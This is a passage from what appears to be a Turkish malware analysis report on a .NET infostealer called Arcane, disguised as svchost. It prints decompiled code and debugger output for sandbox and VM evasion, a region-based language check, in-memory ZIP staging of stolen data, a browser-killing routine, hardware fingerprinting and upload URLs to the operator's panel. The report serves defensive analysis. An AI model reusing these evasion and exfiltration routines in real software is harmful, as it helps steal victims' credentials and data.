
Şekil 23- Elde Edilen Yeni Zararlının Dosya Bilgisi

Elde edilen yeni zararlı yazılım, **32-bit** mimaride derlenmiş, **.NET** tabanlı bir **Portable Executable** dosyasıdır. Dosya boyutu **326.50 KB**'tır. Dosya özelliklerinde yer alan FileDescription alanının "**svchost**" olarak ayarlanmış olması, Windows işletim sistemine ait meşru **svchost.exe** sürecini taklit etmeye yönelik bir maskeleye tekniğini kullanıldığını göstermektedir.




Şekil 24- Zararlının PE Bilgisi

İncelenen dosya, **PE32 (32-bit) Windows çalıştırılabilir** formatındadır ve **.NET Framework 4.7.2** üzerinde çalışan **C#** ile geliştirilmiş bir uygulamadır.



Şekil 25- İlgili Zararlının Yapısı

Zararlının **.NET** incelemesinde analiz edilen **svchost.exe** adlı yürütülebilir dosyanın **modüler** bir zararlı mimariye sahip olduğu tespit edilmiştir. Zararlının yapısı incelendiğinde, zararlı kodun **Arcane** ve **Stealer** isimli namespace'ler altında organize edildiği görülmektedir.



Şekil 26- Main Kod Yapısı

İncelenen zararlı yazılımın **Main** metodu uygulamanın tüm döngüsünü yöneten merkezi kontrol noktasıdır. Zararlı çalıştırıldığında ilk olarak sanal ortamları tespit etmeye yönelik kontroller gerçekleştirmektedir. **VMChecker.IsRunningInVM** çağırısı ile **sandbox** ortamında çalışıp çalışmadığı kontrol edilmektedir. Tespit edilmesi durumunda zararlı kendisini tamamen sonlandırmaktadır.

Dinamik Analiz

The screenshot shows a debugger window with the following code snippet highlighted in a red box:

```
// Token: 0x00000005 RID: 5 RVA: 0x00002250 File Offset: 0x00000450
public bool CheckForVMDrivers()
{
    return VMChecker.vmdrivers.Any((string driver) => VMChecker.GetModuleHandle(driver) != IntPtr.Zero);
}
```

Below the code, the 'Locals' window shows the 'vmdrivers' array with the following values:


Name	Value	Type
vmdrivers	Count = 0x00000015	System.Collections.Generic.List`1
[0]	"VBoxMouse.sys"	string
[1]	"VBoxGuest.sys"	string
[2]	"VBoxSF.sys"	string
[3]	"VBoxVideo.sys"	string
[4]	"vmmouse.sys"	string
[5]	"vmhgfs.sys"	string
[6]	"vm3dmp.sys"	string
[7]	"vmci.sys"	string
[8]	"vmxnet.sys"	string
[9]	"qemupcserial.sys"	string
[10]	"qemupcvideo.sys"	string

Şekil 27- Sürücü Kontrolü

Zararlı yazılım sanal makine ve analiz ortamlarını tespit edebilmek amacıyla, sistem belleğinde yüklü olan sürücülerini kontrol eden bir **anti-VM** mekanizması içermektedir. **CheckForVMDrivers** fonksiyonu aracılığıyla **VirtualBox**, **VMware**, **QEMU**, **Parallels**, **Xen** ve **Any.Run** gibi sanal ortam ve **sandbox** sistemlerine özgü sürücü isimleri **GetModuleHandle API** çağırısı ile sorgulanmaktadır.

VBoxMouse.sys	VBoxGuest	VBoxGuest.sys	qemupci.sys
VBoxSF.sys	VBoxVideo.sys	vmmouse.sys	prl_boot.sys
vmhgfs.sys	vm3dmp.sys	vmci.sys	prl_eth.sys
vmxnet.sys	qemupcserial.sys	qemupcvideo.sys	prl_fs.sys
prl_memdev.sys	prl_usb_mouse.sys	xen.sys	xenfilt.sys
xenvbd.sys	anyrun.sys		

Tablo 3- Kontrol Edilen Sürücüler




Şekil 28- Devices Kontrolü

Zararlı yazılım, sistemde **VirtualBox**, **VMware** yazılımlarına ait **aygıt/sürücülerin** var olup olmadığını tespit etmek amacıyla, önceden tanımlı **device path** listesini sırayla dolaşır ve her bir yol için Windows API'deki CreateFile onksiyonunu çağırarak ilgili aygıtın açılıp açılmadığını kontrol etmektedir.

@\"\\.\VBoxMiniRdrDN\"	@\"\\.\HGFS\"	@\"\\.\prl_usb_mouse\"
------------------------	---------------	------------------------

Tablo 4- Devices Yolları



Şekil 29- Monitör Rate Kontrolü

Zararlı yazılımın yaptığı diğer bir kontrol ise sistemin **monitör** yenileme hızını WMI üzerinden sorgulayarak **anti-VM** amaçlı bir kontrol gerçekleştirmektedir. **Win32_VideoController** sınıfından **CurrentRefreshRate** değeri alınarak kontrol sağlanmaktadır. Eğer monitörün yenileme hızı **50 Hz**'in altında ise, sistem sanal makine olarak kabul edilerek program kendisini sonlandırmaktadır.

```
72 public bool CheckForBroadwellCPU()
73 {
74     string cpuname = this.GetCPUName();
75     return cpuname.Contains("Broadwell") || cpuname.Contains("G6900");
76 }
77
78 // Token: 0x06000009 RID: 9 RVA: 0x00021B0 File Offset: 0x00003B0
79 private string GetCPUName()
80 {
81     using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT Name FROM Win32_Processor"))
82     {
83         using (ManagementObjectCollection.ManagementObjectEnumerator enumerator = managementObjectSearcher.Get().GetEnumerator())
84         {
85             if (enumerator.MoveNext())
86             {
87                 // ...
88             }
89         }
90     }
91 }
```

Sandbox-CPU kontrolü

İsim	Değer	Tip
this	VMChecker	VMChecker
cpuname	"AMD Ryzen 5 5500H with Radeon Graphics"	string

Şekil 30- CPU Kontrolü

Bir sonraki aşamada sistemin işlemci model adını **WMI** üzerinden sorgulayarak **sandbox** ortamlarını tespit etmeye yönelik bir anti-analiz kontrolü gerçekleştirmektedir. **GetCPUName** fonksiyonu, **Win32_Processor** sınıfından **CPU** name bilgisini alır ve dönen metin üzerinde basit bir string eşleşmesi yapar. Eğer işlemci adı **Broadwell** veya **G690** ifadelerini içeriyorsa, sistemin bir **sandbox** ortamında çalıştığı varsayılmakta ve zararlı yürütmesini sonlandırmaktadır.

```
MemoryZip memoryZip = new MemoryZip();
Counter counter = new Counter();
Killer killer = new Killer();
for (int i = 0; i < 3; i++)
{
    killer.Execute(memoryZip, counter);
}
```

Şekil 31- Nesnelerin Oluşturulması

Main fonksiyonunun devamında **MemoryZip** nesnesi, toplanacak tüm çıktıların **disk** kullanılmadan, tek bir **bellek içi ZIP konteyneri** altında biriktirilmesini sağlamaktadır.

```
MemoryZip X
10 {
11     // Token: 0x06000219 RID: 537 RVA: 0x0002FF0 File Offset: 0x00011F0
12     public MemoryZip()
13     {
14         this._memoryStream = new MemoryStream();
15     }
16
17     // Token: 0x0600021A RID: 538 RVA: 0x0002FF8 File Offset: 0x0001168
18     public void CopyDirectory(string directory, string todirectory)
19     {
20         foreach (string text in Directory.GetFiles(directory))
21         {
22             this.WriteFile(Path.Combine(todirectory, Path.GetFileName(text)), File.ReadAllBytes(text));
23         }
24         foreach (string text2 in Directory.GetDirectories(directory))
25         {
26             this.CopyDirectory(text2, Path.Combine(todirectory, Path.GetFileName(text2)));
27         }
28     }
29
30     // Token: 0x0600021B RID: 539 RVA: 0x0002FD4 File Offset: 0x0001D4
31     public void CopyFiles(string directory, string todirectory)
32     {
33         foreach (string text in Directory.GetFiles(directory))
34         {
35             this.WriteFile(Path.Combine(todirectory, Path.GetFileName(text)), File.ReadAllBytes(text));
36         }
37     }
38 }
```

Şekil-32 MermoryZip nesnesi

MemoryZip sınıfı dosya ve dizinleri diskte **artefakt** bırakmadan, tamamen bellek üzerinde **ZIP** formatında paketlemek için tasarlanmıştır. İçerik, **MemoryStream** üzerinde tutulur ve **ZipArchiveMode.Update** kullanılarak aynı **ZIP** konteynerine birden fazla aşamada veri eklenmesine izin vermektedir. **PackZip** çağırısı ile ZIP'in nihai byte[] çıktısını üretmektedir.


```
Counter X
76 public DetectorUrl url { get; set; }
77
78 // Token: 0x1700003E RID: 62
79 // (get) Token: 0x060001C1 RID: 449 RVA: 0x00002DBA File Offset: 0x0000FBA
80 // (set) Token: 0x060001C2 RID: 450 RVA: 0x00002DC2 File Offset: 0x0000FC2
81 public byte[] screenshot { get; set; }
82
83 // Token: 0x1700003F RID: 63
84 // (get) Token: 0x060001C3 RID: 451 RVA: 0x00002DCB File Offset: 0x0000FCB
85 // (set) Token: 0x060001C4 RID: 452 RVA: 0x00002DD3 File Offset: 0x0000FD3
86 private List<string> strings { get; set; }
87
88 // Token: 0x17000040 RID: 64 RVA: 0x00002DE0 File Offset: 0x00008C0
89 public void Detector_Add(string key)
90 {
91     if (this.strings.Contains(key))
92     {
93         return;
94     }
95     try
96     {
97         this.strings.Add(key);
98         if (key.StartsWith("vpn"))
99         {
100             int num = this.Vpn + 1;
101             this.Vpn = num;
102         }
103         if (key.StartsWith("game"))
104         {
105             int num = this.Games + 1;
106             this.Games = num;
107         }
108         if (key.StartsWith("server"))
109         {
```

Şekil 33- Counter Nesnesi

Counter sınıfı yürütme sürecinde elde edilen bulguların **merkezi durum ve istatistik takipçisi** olarak görev yapmaktadır. Çalışma sırasında tespit edilen öğeleri **benzersiz anahtarlar** üzerinden kaydetmektedir. Her anahtar yalnızca bir kez eklenir ve ön ek olarak (**vpn, game, server, messenger, grabber, crypto**) göre ilgili sayaçlar artırılır. Bunun yanında hedef ortama ilişkin bağlamsal bilgileri, toplanan artefakt metriklerini, yardımcı analiz bileşenlerini ve opsiyonel ekran görüntüsünü tutar. Dump metodu, toplanan tüm benzersiz tespitleri tek bir metin çıktısı halinde üretir. Bu yapı, veri toplama akışının **ölçülmesi, sınıflandırılması ve raporlanması** için kullanılan, paylaşılabılır bir durum konteyneridir.

Brute	Cookies	Games	Grabber
Ip	Iso	Messenger	Passwords
Screenshot	Servers	Strings	Url
Vpn	Wallets		

Tablo 5- Ön Ek Counter'ları



Şekil 34- Killer Nesnesi

Killer sınıfı hedef sistemde çalışan belirli uygulamaları zorla sonlandırmak amacıyla kullanılan bir **process** kontrol bileşenidir. **Execute** metodu **Windows API CreateToolhelp32Snapshot**, **Process32First/Next** aracılığıyla sistemdeki tüm süreçlerin anlık bir görüntüsünü alır ve her bir sürecin yürütülebilir dosya adını, önceden tanımlanmış **ProcessNames** listesiyle karşılaştırmaktadır.

firefox.exe	waterfox.exe	k-meleon.exe
thunderbird.exe	icedragon.exe	cyberfox.exe
blackhawk.exe	palemoon.exe	ghostery.exe
undetectable.exe	sielo.exe	conkeror.exe
msedge.exe	netscape.exe	seamonkey.exe
slimbrowser.exe	msedge_pwa_launcher.exe	avant.exe
opera.exe	operagx.exe	msedgewebview2.exe
msedgewebview.exe	chromium.exe	slimjet.exe
chrome.exe	browser.exe	vivaldi.exe
brave.exe	edge.exe	microsoft.exe
dragon.exe	torch.exe	mozilla.exe
discord.exe	update.exe	yandex.exe
sputnik.exe	nichrome.exe	msedge_proxy.exe
cocbrowser.exe	uran.exe	msedge_proxy.exe
chromodo.exe	atom.exe	bravebrowser.exe
steam.exe	cryptotab.exe	ghostbrowser.exe
maelstrom.exe	kinza.exe	globus.exe
falkon.exe	elementbrowser.exe	colibri.exe
whale.exe	avastbrowser.exe	ucbrowser.exe
maxthon.exe	blisk.exe	aolshield.exe
baidubrowser.exe	ccleanerbrowser.exe	hola.exe
xvast.exe	Kingpin	qqbrowser.exe
private_browsing.exe	chrome_pwa_launcher.exe	chrome_proxy.exe
telegram.exe		

Tablo 6- Kontrolü Yapılan Process Listesi

```
4 namespace Stealer.Helper
5 {
6     // Token: 0x020000A6 RID: 166
7     internal class AntiCIS
8     {
9         // Token: 0x06000380 RID: 896 RVA: 0x00014434 File Offset: 0x00012634
10        public static bool Check()
11        {
12            string[] array = new string[] { "ru", "uk", "be", "kk", "uz", "ky", "tg", "az", "hy" };
13            foreach (object obj in InputLanguage.InstalledInputLanguages)
14            {
15                string text = ((InputLanguage)obj).Culture.TwoLetterISOLanguageName.ToLower();
16                if (array.Contains(text))
17                {
18                    return true;
19                }
20            }
21            return false;
22        }
23    }
24 }
25 }
```

Locals

Name	Value
array	string[0x00000009]
enumerator	(System.Collections.ArrayList.ArrayEnumeratorSimple)
text	"tr"

Şekil 35- AntiCIS metodu

AntiCIS sınıfının amacı zararlının çalıştığı sistemin **eski Sovyet coğrafyasıyla ilişkili** olup olmadığını **klavye dili** üzerinden tespit etmektir. Eğer sistem bu bölgeye ait bir dil kullanıyorsa **true** aksi halde **false** döndürür. Bu zararlıda alınan bu bilgi **C2 değiştirme** için kullanılmaktadır. Kontrolü yapılan diller:

KOD	ÜLKE
Ru	Rusça
Uk	Ukraynaca
Be	Belarusça
Kk	Kazakça
Uz	Özbekçe
Ky	Kırgızca
Tg	Tacikçe
Az	Azerice
Hy	Ermenice

Tablo 7- Kontrolü Yapılan Diller

```
36 killer.Execute(memoryZip, counter);
37
38 string text = "https://arcanepanel.cc/api/upload/ChuckRU";
39 string text2 = "https://arcanepanel.cc/api/upload/EU";
40 string text3 = (AntiCIS.Check() ? text : text2);
41 string text4 = HwidGenerator.Hwid();
42 string countryCode = NetworkUtils.GetIP().CountryCode;
43 string text5 = "[" + countryCode + "]" + text4;
44 StringBuilder stringBuilder = new StringBuilder();
45 Parallel.ForEach<TargetI>(Plugin2.targetIs, delegate(TargetI target)
46 {
47     try
48     {
49         target.Execute(memoryZip, counter);
50     }
51     catch (Exception ex)
52     {
53     }
54 })
```

Dil kontrol mekanizması c2 dallanma

Name	Value
args	string[0x00000000]
killer	Arcane.Target.Browsers.Killer
text	"https://arcanepanel.cc/api/upload/ChuckRU"
text2	"https://arcanepanel.cc/api/upload/EU"
text3	"https://arcanepanel.cc/api/upload/EU"
text4	null

Şekil 36- Sunucunun EU Seçilmesi

Burada **AntiCIS.Check** metodunun dönüş değerine göre dinamik bir **URL** seçimi yapılmaktadır. Eğer hedef sistem **CIS/BDT** bölgesiyle ilişkilendirilirse **C2** iletişimi için **ChuckRU** endpoint'i kullanılır. Aksi durumda **false**, endpoint'i tercih edilmektedir.

```
6 namespace Arcane.Helper
7 {
8     // Token: 0x02000078 RID: 120
9     internal class HwidGenerator
10     {
11         // Token: 0x06000213 RID: 531 RVA: 0x000FD6C File Offset: 0x0000DF6C
12         public static string Hwid()
13         {
14             HashAlgorithm hashAlgorithm = new MD5CryptoServiceProvider();
15             byte[] array = Encoding.ASCII.GetBytes(HwidGenerator.Inf());
16             array = hashAlgorithm.ComputeHash(array);
17             return HwidGenerator.ByteToStr(array);
18         }
19
20         // Token: 0x06000214 RID: 532 RVA: 0x000FD9C File Offset: 0x0000DF9C
21         private static string ByteToStr(byte[] buffer)
22         {
23             StringBuilder stringBuilder = new StringBuilder();
24             foreach (byte b in buffer)
25             {
26                 stringBuilder.Append(b.ToString("x2"));
27             }
28             return stringBuilder.ToString();
29         }
30     }
31 }
```

Name	Value
Arcane.Helper.HwidGenerator.Identifier returned	"VMware Virtual NVMe Disk"
Arcane.Helper.HwidGenerator.Identifier returned	"(Standart disk sürücüsü)"
Arcane.Helper.HwidGenerator.Identifier returned	@ "\\PHYSICALDRIVE0"
Arcane.Helper.HwidGenerator.Identifier returned	"AMD Ryzen 5 5500H with Radeon Graphics"
System.Environment.MachineName.get returned	"DESKTOP-"
System.Environment.UserName.get returned	""
System.Environment.ProcessorCount.get returned	0x00000002

Şekil 37- HWID Oluşturma Süreci

HwidGenerator sınıfı **disk**, **işlemci** gibi kullanıcıya ait temel sistem bilgilerini **WMI** ve ortam değişkenleri üzerinden toplayarak tek bir string haline getirmektedir. Bu veriyi **MD5** ile **hash**'leyip hexadecimal formata çevirerek sistem için benzersiz bir **HWID** üretmektedir. Bu kimlik, zararlı yazılımın **C2** altyapısında kurban takibi, oturum ilişkilendirme ve tekrar eden enfeksiyonları ayırt etme amacıyla kullanılan tipik bir donanım parmak izi implementasyonudur.


```
47 // Token: 0x0000001F RID: 31 RVA: 0x000041F8 File Offset: 0x000023F8
48 private static IpInfo FetchIpInfo()
49 {
50     using (HttpClient httpClient = new HttpClient())
51     {
52         httpClient.Timeout = TimeSpan.FromSeconds(10.0);
53         httpClient.DefaultRequestHeaders.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36");
54         foreach (string text in new string[] { "http://ip-api.com/json/", "https://ipwhois.app/json/", "https://freegeoip.app/json/" })
55         {
56             try
57             {
58                 JSONNode jsonnode = JSON.Parse(httpClient.GetStringAsync(text).Result);
59                 if (text.Contains("ip-api.com"))
60                 {
61                     JSONNode jsonnode2 = jsonnode["status"];
62                     if (((jsonnode2 != null) ? jsonnode2.Value : null) == "success")
63                     {
64                         IpInfo ipInfo = new IpInfo();
65                         JSONNode jsonnode3 = jsonnode["query"];
66                         ipInfo.Ip = ((jsonnode3 != null) ? jsonnode3.Value : null);
67                         JSONNode jsonnode4 = jsonnode["countryCode"];
68                         ipInfo.CountryCode = ((jsonnode4 != null) ? jsonnode4.Value : null);
69                         JSONNode jsonnode5 = jsonnode["country"];
70                         ipInfo.CountryName = ((jsonnode5 != null) ? jsonnode5.Value : null);
71                         return ipInfo;
72                     }
73                 }
74             }
75             catch { }
76         }
77     }
78 }
```

Dönen Değer

Name	Value	Type
System.Net.Http.HttpClient.GetStringAsync returned	Id = 0x0000000A, Status = RanToCompletion, Method = "null", Result...	System.Threading.Tasks.Task
System.Threading.Tasks.Task<string>.Result.get returned	("status":"success","country":"Thailand","countryCode":"TH","region":"10...")	string
Arcane.Helper.Json.JSON.Parse returned	({"status":"success","country":"Thailand","countryCode":"TH","region":"10...")	Arcane.Helper.Json.JSONNode
httpClient	System.Net.Http.HttpClient	System.Net.Http.HttpClient
array	string[0x00000003]	string[]
i	0x00000000	int
text	"http://ip-api.com/json/"	string


Şekil 38- GetIP Sorgusu IP Bilgilerinin Alınması

NetworkUtils Sistemin **harici IP** adresini ve **ülke** bilgisini almak için kullanılan çok kaynaklı bir **GEO-IP** çözümleme mekanizmasıdır. **GetIP** metodu daha önce alınmış **IP** bilgisi varsa bunu doğrudan döndürmektedir. Aksi durumda **thread-safe** bir şekilde ağ sorgusu başlatmaktadır. **IP** bilgisi **ip-api[.]com**, **ipwhois[.]app** ve **freegeoip[.]app** servisleri sırasıyla denenerek elde edilmeye çalışılır. Başarılı bir yanıt alındığında **IP**, **ülke kodu** ve **ülke adı** içeren bir **IpInfo** nesnesi oluşturulur. Bu bileşen, önceki **Anti-CIS** ve **HWID** mekanizmalarıyla birlikte kullanılarak kurbanın **ağ konumu** ve **coğrafi profilinin** belirlenmesini sağlamaktadır.



